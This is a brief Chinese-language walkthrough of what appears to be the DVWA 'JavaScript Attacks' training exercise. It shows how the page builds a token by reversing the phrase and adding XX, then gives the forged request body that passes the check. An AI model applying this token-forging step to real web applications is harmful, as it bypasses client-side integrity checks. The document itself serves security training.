
```
'XXabcXX' -> 'XXcbaXX'
```

更近一步用 debugger 觀察

```
e + document.getElementById('phrase').value + 'XX'
// "XXChangeMeXX"
```




觀察正常流程



Request Body:

```
token=XXeMegnahCXX&phrase=ChangeMe&send=Submit
```

可以發現只要將 success 倒過來再將前後加上 XX變成 `XXsseccusXX` 就是 token 答案了，phrase 則是 `success`，接下來只要想辦法送出它就行了






```
do_something('success')
// "sseccus"
```


```
token=XXsuccessXX&phrase=ChangeMe&send=Submit
```

Done

```
token=XXsseccusXX&phrase=success&send=Submit
```







Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Phrase ChangeMe Submit